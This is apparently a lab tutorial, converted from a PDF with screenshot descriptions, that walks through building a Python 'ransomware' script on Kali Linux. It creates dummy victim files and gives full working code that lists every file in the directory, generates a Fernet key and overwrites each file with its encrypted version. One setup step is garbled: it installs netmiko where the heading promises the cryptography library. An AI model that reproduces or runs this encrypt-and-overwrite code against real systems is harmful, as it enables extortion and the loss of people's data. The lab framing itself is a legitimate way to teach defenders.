

# Ransomware (LINUX)

## Linux Commands:

Name	Meaning	Example
cat	(concatenate) READ the contents of the specified file.	user~\$ cat file.txt
rm, rm -rf	(remove) DELETE the specified file.	user~\$ rm file.txt
cp	(copy file) COPY the specified file.	user~\$ cp file.txt newfile.txt
nano	(Nano - text editor) open AND edit the file using nano	user~\$ nano file.txt
ls	(List) list all files within the current directory	user~\$ ls
ip addr	displays the IP ADDRESS of every link configured on the system	user~\$ ip addr

## Update Libraries to use Fernet and Cryptography modules.

Type commands as Administrator in Powershell:


```
py -m pip install --upgrade pip
py -m pip install netmiko
```

## LINUX: Create a Ransomware using Python

This process can be done either through the Linux OS or through the use of a terminal emulator such as SecureCRT or Putty.

If you are using a terminal emulator, all you need to do is find the IP address of the system.

To find the IP, type either the command *"ip addr"* or *"ifconfig"* on the Linux terminal.



The screenshot shows a Kali Linux desktop with a terminal window open. The terminal displays the output of the `ifconfig` and `ip addr` commands. The `ifconfig` output shows the configuration for `eth0` and `lo`. The `ip addr` output shows the configuration for `lo` and `eth0`. The IP address `192.168.108.129` is highlighted in purple in the `ip addr` output for `eth0`.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.108.129 netmask 255.255.255.0 broadcast 192.168.108.255  
    inet6 fe80::4c53:d52e:15af:1ec6 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:44:f7:29 txqueuelen 1000 (Ethernet)  
    RX packets 67 bytes 22487 (21.9 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 91 bytes 21987 (21.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$ ip addr  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 00:0c:29:44:f7:29 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.108.129/24 brd 192.168.108.255 scope global dynamic noprefixroute eth0  
        valid_lft 1650sec preferred_lft 1650sec  
    inet6 fe80::4c53:d52e:15af:1ec6/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

What you need to look at here is `eth0`.

The ip address configured on `eth0` is highlighted in purple when using the `ip addr` command: `192.168.108.129`


While using the `ifconfig` command the ip appears on the second line of `eth0`, labeled after `inet`.

Use that ip address in the terminal emulator to gain remote SSH2 access to the Linux OS

*\*If there are any errors kindly check a lower parts of this page for a list of errors*

For this lab, I'll configure Linux through the use of a terminal emulator, SecureCRT. If you wish to configure inside the Linux OS, then feel free. The process and the outcome will be the same. The only thing that matters is that we gain access to the Linux terminal.

Access the Linux terminal then type "`sudo su`" to gain root privilege.



### Step 1 - Create a folder using the terminal.

The folder will contain the scripts for this lab including dummy files that will be held for ransom. (It can either be text, video, img, etc.,)


```
mkdir victim_files  
cd victim_files/  
  
echo "Username: John101 Password: p455w0rd" > myInfo.txt  
echo "Super Important Info" > important.txt  
echo "SSS no. 0453-04596-2458 lol" > sssnumber.txt
```

I named my folder *victim\_files*, then I went inside the folder using the *cd* command then created files using *echo*:

```
| echo "Content of File" > filename.txt
```

If you want to include videos and images, simply add them to the folder in the Linux OS.

Type *ls* to verify the existence of the created files, and use *cat* to check the contents of the file.



The screenshot shows a terminal window titled 'root@kali: /home/kali/victim\_files'. The window has a menu bar (File, Edit, View, Options, Transfer, Script, Tools, Window, Help) and a toolbar. On the left, there is a 'Session Manager' sidebar with a 'Sessions' list. The main terminal area shows the following commands and output:

```
(root@kali)-[/home/kali/victim_files]
# echo "Username: John101 Password: p455w0rd" > myInfo.txt

(root@kali)-[/home/kali/victim_files]
# echo "Super Important Info" > important.txt

(root@kali)-[/home/kali/victim_files]
# echo "SSS no. 0453-04596-2458 lol" > sssnumber.txt

(root@kali)-[/home/kali/victim_files]
# ls
important.txt  myInfo.txt  sssnumber.txt

(root@kali)-[/home/kali/victim_files]
# cat important.txt
Super Important Info

(root@kali)-[/home/kali/victim_files]
# cat myInfo.txt
Username: John101 Password: p455w0rd

(root@kali)-[/home/kali/victim_files]
# cat sssnumber.txt
SSS no. 0453-04596-2458 lol

(root@kali)-[/home/kali/victim_files]
#
```


The status bar at the bottom indicates 'Ready', 'ssh2: AES-256-CTR', '28, 5', '45 Rows, 97 Cols', 'Xterm', and 'CAP NUM'.

Now it's time to create the ransomware.

```
nano ransomware.py
```

The *nano* command not only creates the python file but also opens it using Nano, a user-friendly text editor for Linux.

Upon using the command, we both should be inside the ransomware.py



#### Commands for [ransomware.py](#)

```
import os

#comment - a variable that will store file names of the victims files
victims_files = []

#a for loop that will list each file in the victims directory
for file in os.listdir():

    #an exception so that the encryption does not affect this python script
    if file == "ransomware.py":
        continue


    #in case other file types exist that can't be modified ex. folders, zip files
    if os.path.isfile(file):
        victims_files.append(file)

print(victims_files)
```

For now, we will be verifying if the script is able to list the items in the victims folder while excluding [ransomware.py](#)

Exit out of [ransomware.py](#) by pressing Ctrl + x then Y to save then enter to confirm

To run the python script, simply type “python3 [ransomware.py](#)”

A screenshot of a terminal window titled 'root@kali: /home/kali/victim\_files'. The window has a menu bar with 'File', 'Edit', 'View', 'Options', 'Transfer', 'Script', 'Tools', 'Window', and 'Help'. Below the menu bar is a toolbar with various icons. On the left, there is a 'Session Manager' panel with a 'Filter by session name <Alt+I>' search bar and a 'Sessions' list. The main terminal area shows the following commands and output:

```
(root@kali)-[/home/kali/victim_files]
# ls
important.txt  myInfo.txt  ransomware.py  sssnumber.txt

(root@kali)-[/home/kali/victim_files]
# python3 ransomware.py
['myInfo.txt', 'important.txt', 'sssnumber.txt']

(root@kali)-[/home/kali/victim_files]
#
```

The terminal status bar at the bottom indicates 'Ready', 'ssh2: AES-256-CTR', '11, 5', '45 Rows, 97 Cols', 'Xterm', and 'CAP NUM'.

This verifies that the script worked as intended.

Now return to [ransomware.py](#) using nano command again. Let's finish the script.

```
import os
from cryptography.fernet import Fernet

#comment - a variable that will store file names of the victims files
victims_files = []

#a for loop that will list each file in the victims directory
for file in os.listdir():

    #files to be exempted from encryption
    if file == "ransomware.py" or file == "thekey.key":
        continue

    #in case other file types exist that can't be modified ex. folders, zip files
```

```

        if os.path.isfile(file):
            victims_files.append(file)

print(victims_files)


#generate key
key = Fernet.generate_key()

print(key)
#write the key(in binary, "wb") in a file called thekey.key
with open("thekey.key", "wb") as thekey:
    thekey.write(key)

#create a for loop to examine and modify each file in the directory
for file in victims_files:
    #open each file and store its info inside the variable contents
    with open(file, "rb") as thefile:
        contents = thefile.read()
    #Use the key to encrypt contents
    encrypt_contents = Fernet(key).encrypt(contents)
    #overwrite the contents of each file using the encrypted version
    with open(file, "wb") as thefile:
        thefile.write(encrypt_contents)

```

